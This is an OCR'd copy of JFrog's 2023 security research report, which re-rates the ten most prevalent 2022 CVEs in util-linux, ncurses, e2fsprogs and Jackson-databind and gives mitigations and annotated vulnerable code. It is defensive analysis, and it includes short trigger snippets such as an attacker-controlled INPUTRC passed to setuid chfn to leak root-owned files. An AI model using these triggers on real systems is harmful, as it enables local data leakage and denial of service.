
2023 JFrog Security Research Report

In-depth Analysis of Open Source Security Vulnerabilities Most Impactful to DevOps and DevSecOps Teams



Contents

Glossary

CVE Common Vulnerabilities and Exposures. A glossary that classifies vulnerabilities, managed by the NVD (a U.S government repository of standards). Used in this report to denote "A publicly-known vulnerability, referred to by its unique ID such as CVE-2022-3602".

CVSS Common Vulnerability Scoring System. A vulnerability severity score ranging from 0 to 10 (most severe), given to each CVE. The score reflects how hard the vulnerability is to exploit and how much damage it can cause once exploited. The score is meant to help users decide which vulnerabilities are crucial to fix.

CNA CVE Numbering Authority. Groups that are authorized by the CVE Program to assign CVE IDs to vulnerabilities and publish CVE Records within their own specific scopes of coverage.

JFrog Severity The severity of the CVE, as defined by JFrog's Security Research team. The severity uses the following levels - Low, Medium, High, Critical.

Affected Artifacts The number of artifacts present in JFrog's Artifactory Cloud that have been found vulnerable to a specific CVE. Based on anonymous usage statistics from the JFrog Artifactory Cloud.

NVD Severity The National Vulnerability Database (NVD) severity rating of any CVE, officially defined by its CVSS according to the following ranges -

CVSS Range	NVD Severity
0.0	None
0.1 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

Executive Summary

This report is designed to provide developers, DevOps engineers, security researchers, and information security leaders with timely, relevant insight on the security vulnerabilities aiming to inject risks into their software supply chains. The information provided herein will help you make more informed decisions on how to prioritize remediation efforts to address and mitigate the potential impact of all known software vulnerabilities, to ensure your products and services are secure.

JFrog is in a unique position to detail the impact of security vulnerabilities on software artifacts actually in use within today's FORTUNE 100 companies. Thus the JFrog Security Research team compiled this first edition of the JFrog annual Critical Vulnerability Exposures (CVEs) report providing an in-depth analysis of the top 10 most prevalent vulnerabilities of 2022, their "true" severity level, and best practices for mitigating the potential impact of each. The vulnerabilities contained herein are sorted from high to low based on the number of software artifacts they impacted.

Methodology

As a designated CNA, the JFrog Security Research team regularly monitors and investigates new vulnerabilities to understand their true severity and publishes this information for the benefit of the community and all JFrog customers.
This report is based on a sampling of the vulnerabilities most often detected in the calendar year 2022 via anonymous usage statistics from the JFrog Platform.

Each vulnerability includes a summary of the commercial status and severity of the issue, plus an in-depth analysis of each vulnerability, which exposes several **new technical details about its impact on today's enterprise systems.** This should enable security teams to better evaluate if they are actually impacted by each issue. This analysis constructs the JFrog Security Research severity rating for each of the top 10 most prevalent CVEs in 2022, outlines the notable lessons learned from each, and offers guidance to help increase your security posture for 2023.

In addition to each in-depth CVE assessment, this report provides a trend analysis of the total number of CVEs from previous years that affected the same software components to help deduce which software components are likely to remain vulnerable in 2023.

Key Findings

The majority of vulnerabilities detailed in this report were not as easy to exploit as reported by public sources, and hence undeserving of their high NVD severity rating. Further analysis of each CVE revealed that many of them required complex configuration scenarios or specific conditions under which an attack could be successfully executed. This underscores the importance of considering the context in which software is deployed and utilized when evaluating the impact of any CVE.

Additional security observations made about 2022's top 10 most prevalent CVEs include:

The CVEs appearing within enterprise most frequently are low-severity issues that were never fixed:

- Maintainers of large projects such as Debian and Red Hat must perform their own analysis to understand whether a CVE affects their project and how to fix it. Often, these maintainers discover a CVE that either doesn't affect their project or is not very severe, and opt not to fix the issue.
- These unresolved CVE issues subsequently impact many systems and that number of affected systems will only grow with time, since no fix will ever be available.
- The threat of the CVE may be misleading, if their CVSS rating is high and their real-world impact is negligible (which prompts maintainers to ignore them).

The CVSS "attack complexity" metric should reflect how easy or difficult it is to exploit a vulnerability, but most often it is set too low, which raises the severity score without considering the following:

- Whether the vulnerability is exploitable in a service's default configuration or only under very contrived configurations
- The likelihood that untrusted data will be parsed by a vulnerable API

A recent notable example of this issue was CVE-2022-23529- a critical severity (CVSS 9.8), remote-code-execution vulnerability present in the widely popular jsonwebtoken npm package. The attack complexity for this issue should have been "High" (leading to a lower CVSS) since the prerequisites to exploit this issue are very contrived and require an attacker to research each target individually.

Key Findings


Public severity ratings are overinflated since they ignore the real-world impact of a specific CVE

The CVSS impact metrics (Confidentiality, Integrity & Availability) will often be rated according to a theoretical "face value" without considering the actual impact the attack has on real-world systems. For example:

- A DoS attack that crashes a forked client process is much less severe than a DoS that crashes an important daemon, but they will both receive a "High" Availability impact CVSS rating.
- A buffer overflow that doesn't overwrite any meaningful variable has essentially no severity, but will still receive a "High" Integrity impact CVSS rating. A great example of this was the November 2022 OpenSSL CVE-2022-3602, which was widely feared at first before technical details revealed the vulnerability had no real-world impact. Nevertheless, CVE-2022-3602 is still rated with a "High" impact rating.

The discrepancy between public severity ratings and JFrog Security research severity assessments can be clearly seen when comparing the **top 50 CVEs of 2022** - In most cases, the JFrog Security Research CVE severity assessment is lower than the NVD severity rating, meaning oftentimes these vulnerabilities are being overhyped.

In fact **64%** of the top 50 CVEs received a lower JFrog Security Research severity rating, while 90% received a lower or equal severity.



JFrog Security Recommendations for 2023


Following are some suggestions to help developers, DevOps engineers, security researchers, and information security leaders combat the confusion caused by overly-hyped vulnerabilities in 2023:

1. Seek alternative severity scores

Similar to how a patient would seek a second medical opinion before having major surgery, it's wise to seek an alternate source of validation for any discovered CVE before setting a remediation plan. There are several reputable sources, beyond the NVD, that can be consulted before prioritizing the remediation of a specific vulnerability. These alternate sources include:

non-NVD CVSS scores

Vulnerabilities reported by CNAs other than the NVD will usually list both the NVD CVSS rating and the CNA's CVSS score on nvd.nist.gov, providing you with a side-by-side comparison.




https://nvd.nist.gov/vuln/detail/CVE-2022-1471

Even if the NVD's score is higher and cause for alarm, **we recommend trusting the CNA's assessment** and rating since the CNA will usually perform a deeper evaluation on the vulnerability. In the example above, the vulnerability should be treated as a "High" severity issue instead of a "Critical" severity issue.

Distro-specific severity scores

Major Linux distributions such as Ubuntu and Red Hat have entire security tracker teams that perform their own analysis of reported vulnerabilities and provide their own severity score, regardless of whether the vulnerabilities have a CVE ID. Generally speaking, they determine their severity scores based on an assessment of the context in which the vulnerability affects users of their distribution.

For example, a vulnerability may have critical security impact on a Windows-based environment, but have little to no impact on Ubuntu Linux. Examples like this underscore the importance of context when evaluating and designing remediation strategies around any CVEs.




https://nvd.nist.gov/vuln/detail/CVE-2022-29458

https://access.redhat.com/security/cve/cve-2022-29458

JFrog Security Recommendations for 2023

Project-specific severity scores

Several popular software projects (see list below for examples) maintain a database of vulnerabilities that affect their project and assign their own severity scores for each CVE, which is often different from the NVD severity rating for the same issue. For example the following vulnerability in “curl” -



https://curl.se/docs/CVE-2022-27781.html

https://nvd.nist.gov/vuln/detail/cve-2022-27781

When evaluating CVE ratings from these sources, we recommend trusting the project-specific severity score over NVD, since the project maintainers can perform a deeper analysis of the vulnerability in the context of their project, providing greater insight to the impact of the CVE in real-world scenarios.

Below is a short list of popular projects with reputable severity score methodologies:

Project	Security Tracker
Apache Web Server	https://httpd.apache.org/security/vulnerabilities_24.html
Nginx	https://nginx.org/en/security_advisories.html
OpenSSL	https://www.openssl.org/news/vulnerabilities.html
Django	https://docs.djangoproject.com/en/4.1/releases/security/
Curl	https://curl.se/docs/security.html
Node.js	https://nodejs.org/en/blog/
Spring framework	https://tanzu.vmware.com/security

2. For critical issues, take social media into account

In late October 2022, another high-profile CVE event arose from the planned release of a critical OpenSSL vulnerability (now known as CVE-2022-3602). Due to the rarity of an OpenSSL critical-severity issue and the overwhelming popularity of OpenSSL, social media was flooded with hundreds of messages about this issue expecting a “Log4Shell”-level event. After further details about the vulnerability emerged, it became clear the issue had slim to no real-world impact.

JFrog Security Recommendations for 2023

By the beginning of December, social chatter on CVE-2022-3602 had been reduced to less than 10 daily tweets, thus reflecting the real (very low) criticality of this issue. When evaluating the severity of any CVE, we recommend consulting cvetrends.com, which validates Twitter's filtered stream API by combining it with data from NIST's NVD, Reddit, and GitHub APIs.

https://cvetrends.com/

Vulnerability Analysis and Findings

This section provides visibility into 2023 security trends and makes recommendations based on our analysis of the10 most widespread vulnerabilities discovered in 2022. As described above, the vulnerability proliferation is calculated using anonymous usage statistics from the JFrog Platform. Each vulnerability includes:

- **Impact Analysis** - Summary of the vulnerability's real-world impact
- **Technical Vulnerability Details** - A high-level description of the vulnerability, its attack vectors and its severity, without diving into the vulnerable source code.
- **Contextual Analysis** - How to detect whether the CVE is exploitable in your local environment.
- **Mitigation Options** - How to mitigate the vulnerability's impact even without upgrading the vulnerable component.
- **Vulnerability In-Depth Details** - For select vulnerabilities, additional technical analysis of the vulnerability via annotation of the vulnerable source code.
- **Trend Analysis** - For select vulnerabilities, the number of CVEs from previous years that affected this component and our forecast on the number of CVEs to expect in 2023 for this component.

JFrog Advanced Security

JFrog Advanced Security augments JFrog Xray's software composition analysis capabilities with new in-depth binary security scanning, allowing a whole new understanding of the security state of binaries, especially container images.
Advanced scanners identify security issues that mostly can't be found via source code analysis alone. New advanced security features are:

- **Container contextual analysis** - Determines whether the CVEs discovered are actually exploitable in the application.
- **Infrastructure-as-Code (IaC) Security** - Scans IaC files for early detection of cloud or infrastructure misconfigurations, preventing attacks and data leaks in production.
- **Exposed Secrets Detection** - Detects any secrets left exposed in containers to stop accidental leak of passwords, internal tokens or credentials.
- **Insecure use of Libraries and Services** - Detects whether common OSS libraries and services are used correctly and configured securely.

Vulnerability Analysis and Findings

#1 CVE-2022-0563 - Data Leakage in util-linux	
# Affected Artifacts	41,109
Short Description	util-linux Design Problem
Impact	Data Leakage
NVD Severity Rating	Medium (CVSS 5.5)
JFrog Severity Rating	Low
Fixed Versions	2.37.4

Impact Analysis

- This CVE showed up most frequently throughout the year, likely because it was reported to affect all versions of Debian, an extremely popular Linux distribution.
  - Unfixed due to unimportant urgency or potential of exploitation
- In reality, most major distros are **not affected** by this vulnerability (ex. Alpine, Debian and Ubuntu)
  - Vulnerable CLI utils are provided by an unaffected package
- This CVE has a moderate severity even in worst case scenario, i.e. a local attacker can partially dump root-owned files

Technical Vulnerability Details

`util-linux` is a random collection of Linux utilities. **`chsh`** is used to change the login shell. **`chfn`** is used to change finger information.

The GNU Readline library provides a set of functions for use by applications that allow users to edit command lines as they are typed in.

The readline library accepts an INPUTRC parameter as an environment variable. Passing this environment variable causes readline to load the file in the chfn and chsh process, which is running as UID 0 (root setuid).
Parsing this file will lead to errors being printed to standard output when reading lines that begin with certain strings such as "-" and lines that do not contain an expected character. These error messages contain only parts of the file, which is the core of the issue.

The major Linux distributions: Alpine, Debian and Ubuntu don't use the **`util-linux`** package to compile **`chsh`** and **`chfn`** - instead they use the **`shadow`** package which isn't vulnerable to this issue.

Vulnerability Analysis and Findings

Also, Red Hat compiles **`util-linux`** without linking the vulnerable **`readline`** library.

Since both of these tools have root-setuid permissions by default, a local attacker can in theory leak partial data from arbitrary (root-owned) files in the system by running them with an arbitrary INPUTRC environment variable.

But, when manually compiling **`util-linux`** from a vulnerable source, and installing this version on the system, the utilities lose their **`setuid`** flag. This is a feature of Linux systems that removes the **`setuid`** after a file has been modified. It must be manually enabled again using **`chmod u+s`** to read root-owned files.

The JFrog Security Research team gave this vulnerability a **Low** severity rating.

The following reasons lower the issue's severity -

- All major Linux distributions don't use a vulnerable version of the chfn and chsh.
- The file contents that can be leaked are only partial.
- The attack must be performed locally, which limits the amount of attackers that are able to exploit this issue.
- When manually compiling the tools from source, the setuid flag is removed from the tools, thus losing access to leak root files content.

Contextual Analysis

JFrog's contextual analysis scanner **`checks`** whether the **`chfs`** and **`chfn`** CLI utilities are compiled with **`readline`** support, by checking for the "readline" import symbol in the ELF header.

Vulnerable Command-line Snippet

```
INPUTRC={attacker_controlled_file} chfn
```

Mitigation Options

If a vulnerable version of **`util-linux`** was compiled manually, remove the SUID bit from the **`chsh`** and **`chfn`** tools using the **`chmod u-s`** command on them.

Vulnerability Analysis and Findings

#2 CVE-2022-29458 - Denial of service in ncurses	
# Affected Artifacts	36,451
Short Description	**ncurses** Out-of-Bounds Read
Impact	Denial-of-Service
NVD Severity Rating	High (CVSS 7.1)
JFrog Severity Rating	Low
Fixed Versions	6.3 patch 20220416

Impact Analysis

- Extremely widespread CVE since the maintainers did not fix the issue on all Debian versions
- Exploitation of this issue is extremely ***unlikely*** because ncurses must be running on a client utility with an externally-controlled file as input; and that client utility does not usually receive external input.
- The denial of service (DoS) impact is minimal because crashing a forked client process does not usually cause an issue with availability.
- Data leakage is even more rare because the attacker must extract the utility's output file after launching the attack.

Technical Vulnerability Details

ncurses (new curses) is a programming library providing an application programming interface (API) that allows the programmer to write text-based user interfaces (TUI) in a terminal-independent manner. It is a toolkit for developing "GUI-like" application software that runs under a terminal emulator.

In April 2022, a security researcher reported a bug found by a new fuzzer being tested. A log of the crash with AddressSanitizer was attached to the report. The vulnerability was labeled an Out-of-Bounds Read that leads to a denial-of-service (DoS) and possibly unintended information disclosure.

Vulnerability Analysis and Findings

The JFrog Security Research team gave this vulnerability a **Low** severity rating.

The following reasons lower the issue's severity -

- The attacker must be able to control the contents of the terminfo source file when the tic command is run, which is a highly unlikely remote scenario.

```
tic -o /path/to/output/folder/ <TIC_SOURCE_FILEPATH>
```

- The DoS impact is mitigated by the fact the only known attack vector is running and crashing a forked process (tic), which does not impact the parent process.
- The attacker must find a way to get the output file with the leaked memory information, which is very unlikely.

Contextual Analysis

The applicability of CVE-2022-29458 can be detected by looking for tic CLI utility executions with a file argument, where the file contents can be attacker-controlled.

Vulnerable Command-line Snippet

```
tic -o /tmp {malicious_source_file}
```

Mitigation Options

No mitigation is available for this issue, other than upgrading the vulnerable component.

Vulnerability In-Depth Details

The CVE-2022-29458 vulnerable function is inside the:
tinfo/read_entry.c file:

```
#define MyNumber(n) (short) LOW_MSB(n)

static void
convert_strings(char *buf, char **Strings, int count, int size, char *table)
{
    int i;
    char *p;
    for (i = 0; i < count; i++) {
    if (IS_NEG1(buf + 2 * i)) {
        Strings[i] = ABSENT_STRING;
    } else if (IS_NEG2(buf + 2 * i)) {
        Strings[i] = CANCELLED_STRING;
    } else if (MyNumber(buf + 2 * i) > size) {
        Strings[i] = ABSENT_STRING;
    } else {
        Strings[i] = (MyNumber(buf + 2 * i) + table); [1]
        TR(TRACE_DATABASE, ("Strings[%d] = %s", i, _nc_visbuf(Strings[i])));
    }

    /* make sure all strings are NUL terminated */
    if (VALID_STRING(Strings[i])) { [2]
        for (p = Strings[i]; p < table + size; p++) [3]
        if (*p == '\0') [4]
            break;
        /* if there is no NUL, ignore the string */
        if (p >= table + size)
        Strings[i] = ABSENT_STRING;
    }
    }
}
```

LOW_MSB and **VALID_STRING** is defined in the include/tic.h file:

```
#define LOW_MSB(p)  (BYTE(p,0) + 256*BYTE(p,1))

#define CANCELLED_STRING    (char *)(-1)
#define ABSENT_STRING       (char *)0
#define VALID_STRING(s)  ((s) != CANCELLED_STRING && (s) != ABSENT_STRING)
```

On [1], the **Strings[i]** variable is assigned using the buffer and the i counter.
It then verifies on [2] that the first byte of **Strings[i]** is neither a **0x00** nor **0xFF**.
If the verification passes, it iterates on [3] over the string, until it reaches a null-terminator [4]. The OOB-Read happens on [4] when the **p** pointer is reading outside the bounds of the supplied buffer (no check that the index supplied to String[] is in-bounds).

#3 CVE-2022-1304 - Local privilege escalation in e2fsprogs	
# Affected Artifacts	32,992
Short Description	`e2fsck` Out-of-Bounds Write
Impact	Local Privilege Escalation
NVD Severity Rating	High (CVSS 7.8)
JFrog Severity Rating	Low
Fixed Versions	1.46.6-rc1

Impact Analysis

- Extremely widespread issue since it was not fixed in all Debian versions (buster, bullseye and stretch)
- Exploitation is only likely by a local attacker who would run a client utility with an externally-controlled file as input.
- Our analysis shows the only DoS impact that is likely, is:
  - The out-of-bounds write is caused by a huge memory copy that causes a crash
  - The copy size cannot be controlled
- Any DoS impact is highly mitigated, since crashing a forked client process usually has no availability impact.

Technical Vulnerability Details

`e2fsprogs` is a set of utilities for maintaining the ext2, ext3 and ext4 file systems. Since those file systems are often the default for Linux distributions, **`e2fsprogs`** is commonly considered essential software.

In March 2022, a security researcher discovered CVE-2022-1304 while using a new fuzzer and a log of the crash with Valgrind was attached to the report.

The vulnerability is an Out-of-Bounds Write that may lead to a local privilege escalation. It has no technical writeup nor an exploit demonstrating code execution (local privilege escalation). **With this in mind, it is only possible to cause a massive buffer overflow with a negative integer value**, which leads to DoS attack, but won't lead to code execution.

The JFrog Security Research team gave this vulnerability a **Low** severity rating.

The following reasons lower the issue's severity -

- The attack must be performed locally (as it's highly unlikely a remote service would use the e2fsck on externally supplied input), which limits the amount of attackers that are able to exploit this issue.
- A Proof-of-Concept which leads to a Denial-of-Service was published by the reporting researcher.
- The e2fsprogs tools are userland utilities, thus not affecting the Linux kernel and cannot lead to a container escape.
- No privilege escalation exploit is available.

The following reasons raise the issue's severity -

- A Proof-of-Concept which leads to a Denial-of-Service was published by the reporting researcher.

Vulnerable Command-line Snippet

```
e2fsck -p -f {malicious_disc_image_file}
```

Mitigation Options

No mitigation is available for this issue, other than upgrading the vulnerable component.

Vulnerability In-Depth Details

On [1], the **`path->left`** variable is of type signed integer and can be a negative number, thus passing the check. Then, on [2] a **`memmove`** is moving data with a size of **`path->left * sizeof(struct ext3_extent_idx)`**. Because **`memmove`** takes the size argument as **`size_t`**, which is an unsigned integer, the **`path->left`** negative signed integer is converted to a very big unsigned integer.

This results in a very big **`memmove`** than originally was intended, moving data past the original buffer and resulting in an overflow.

Vulnerability Analysis and Findings

#3 CVE-2022-1304 - Local privilege escalation in e2fsprogs

```
rrcode_t ext2fs_extent_delete(ext2_extent_handle_t handle, int flags)
{
    struct extent_path      *path;
    char                    *cp;
    struct ext3_extent_header   *eh;
    errcode_t               retval = 0;

    EXT2_CHECK_MAGIC(handle, EXT2_ET_MAGIC_EXTENT_HANDLE);

    if (!(handle->fs->flags & EXT2_FLAG_RW))
        return EXT2_ET_RO_FILSYS;

    if (!handle->path)
        return EXT2_ET_NO_CURRENT_NODE;

#ifdef DEBUG
    {
        struct ext2fs_extent    extent;

        retval = ext2fs_extent_get(handle, EXT2_EXTENT_CURRENT,
                       &extent);
        if (retval == 0) {
            printf("extent delete %u ", handle->ino);
            dbg_print_extent(0, &extent);
        }
    }
#endif

    path = handle->path + handle->level;
    if (!path->curr)
        return EXT2_ET_NO_CURRENT_NODE;

    cp = path->curr;

    if (path->left) { [1]
        memmove(cp, cp + sizeof(struct ext3_extent_idx),
            path->left * sizeof(struct ext3_extent_idx)); [2]
        path->left--;
    } else {
        struct ext3_extent_idx  *ix = path->curr;
        ix--;
        path->curr = ix;
    }
```

```
struct extent_path {
    char        *buf;
    int     entries;
    int     max_entries;
    int     left;
    int     visit_num;
    int     flags;
    blk64_t     end_blk;
    void        *curr;
};
```

Vulnerability Analysis and Findings

#4 + #5 CVE-2022-42003 / CVE-2022-42004 Denial of service in Jackson-databind	
# Affected Artifacts	29,325 / 28,169
Short Description	`Jackson-databind` Stack Exhaustion
Impact	Denial-of-Service
NVD Severity Rating	High (CVSS 7.5)
JFrog Severity Rating	Medium
Fixed Versions	CVE-2022-42003: 2.12.7.1 and 2.13.4.1 CVE-2022-42004: 2.12.7.1 and 2.13.4

Impact Analysis

- CVE-2022-42003 was extremely widespread since Jackson is the #1 ranked JSON parser for Java (according to Maven).
- The available patch is only 2 months old, so many have not yet upgraded.
- It is likely that Jackson will be used to parse untrusted JSON data, however - exploitation requires that Jackson be initialized with a non-default value, which is highly unlikely.
- There is a moderate risk CVE-2022-42003 will cause a DoS impact on library usage.

Technical Vulnerability Details

Jackson-databind is a streaming API library for Java. One of its components, `ObjectMapper` is responsible for serialization and deserialization from various data formats (most notably JSON) to Java objects, and vice versa.

JFrog Security Research discovered that when the **non-default** `UNWRAP_SINGLE_VALUE_ARRAYS` deserialization option is enabled, the deserialization of a deeply nested JSON array (via calls to `readTree`/`readValue`/`readValues` with untrusted input) could cause stack exhaustion and subsequently crash the process.

The issue is likely to be exploited in vulnerable configurations since a public exploit exists.

The JFrog Security Research team gave this vulnerability a **Medium** severity rating.

Vulnerability Analysis and Findings

The following reasons **lower** the issue's severity -

- The attacker must find remote input that gets deserialized by Jackson-databind via a readTree/readValue/readValues API call. In addition, the mapper must enable the non-default UNWRAP_SINGLE_VALUE_ARRAYS feature.

The following reasons **raise** the issue's severity -

- A crashing Proof-of-Concept is available through OSS-fuzz.

Contextual Analysis

JFrog's contextual analysis scanner checks whether the non-default option `UNWRAP_SINGLE_VALUE_ARRAYS` is enabled and attacker-controlled data is read via `readTree`/ `readValue`/ `readValues`.

Vulnerable Code Snippet

```
ObjectMapper mapper = new ObjectMapper();
mapper.enable(DeserializationFeature.UNWRAP_SINGLE_VALUE_ARRAYS);
mapper.readTree(untrusted_data);
```

Mitigation Options

Do not include the `UNWRAP_SINGLE_VALUE_ARRAYS` deserialization feature. Specifically, remove this line from the code of the vulnerable application - `mapper.enable(JsonParser.Feature.UNWRAP_SINGLE_VALUE_ARRAYS);`

Vulnerability In-Depth Details

This is an in-depth analysis of `CVE-2022-42004`:

```
/**
     * Main deserialization method for bean-based objects (POJOs).
     */
    @Override
    public Object deserialize(JsonParser p, DeserializationContext ctxt)
throws IOException [1]
    {
        if (p.isExpectedStartObjectToken()) {
            if (_vanillaProcessing) {
                return vanillaDeserialize(p, ctxt, p.nextToken());
            }
            p.nextToken();
            if (_objectIdReader != null) {
                return deserializeWithObjectId(p, ctxt);
            }
            return deserializeFromObject(p, ctxt);
        }
        return _deserializeOther(p, ctxt, p.currentToken()); [2]
    }
```

Vulnerability Analysis and Findings

#4 + #5 CVE-2022-42003 / CVE-2022-42004
Denial of service in Jackson-databind

```
protected final Object _deserializeOther(JsonParser p,
DeserializationContext ctxt,
            JsonToken t) throws IOException
    {
        if (t != null) {
            switch (t) {
            ......................
            case START_ARRAY:
                // these only work if there's a (delegating) creator,
or UNWRAP_SINGLE_ARRAY
                return _deserializeFromArray(p, ctxt); [3]
            ......................
            default:
            }
        }
        return ctxt.handleUnexpectedToken(getValueType(ctxt), p);
    }
```

```
@Override
    protected Object _deserializeFromArray(JsonParser p,
DeserializationContext ctxt) throws IOException
    {
        ......................
        final CoercionAction act = _findCoercionFromEmptyArray(ctxt);
        final boolean unwrap =
ctxt.isEnabled(DeserializationFeature.UNWRAP_SINGLE_VALUE_ARRAYS);

        if (unwrap || (act != CoercionAction.Fail)) {
            ......................
            if (unwrap) { [4]
                final Object value = deserialize(p, ctxt); [5]
                if (p.nextToken() != JsonToken.END_ARRAY) {
                    handleMissingEndArrayForSingle(p, ctxt);
                }
                return value;
            }
        }
        return ctxt.handleUnexpectedToken(getValueType(ctxt), p);
    }
```

The main deserialization function in **`BeanDeserializer.java`** is [1].
On [2], the **`_deserializeOther()`** function is called. Then, on [3] the **`_deserializeFromArray()`** function is called to deserialize an array.
It then verifies on [4] that the **`UNWRAP_SINGLE_VALUE_ARRAYS`** feature is enabled.
On [5] it calls the **`deserialize()`** function again.
This results in an endless loop that was not intended ([1]->[5]->[1] and so on), adding function calls to the call stack and ultimately resulting in a stack exhaustion.

Trend Analysis


The following graph displays the number of CVEs affecting jackson-databind disclosed over each of the last 3 years.

What to expect in 2023?

Jackson-databind deserialization vulnerabilities have existed since 2017. Around the end of that year, the author of the package released a Medium article: On **`Jackson CVEs: Don't Panic — Here is what you need to know`**.

On July 22, 2019, a blog-post regarding CVE-2019-12384 in Jackson-databind was published by Doyensec company.
The post was shared on /r/netsec subreddit on that same day.

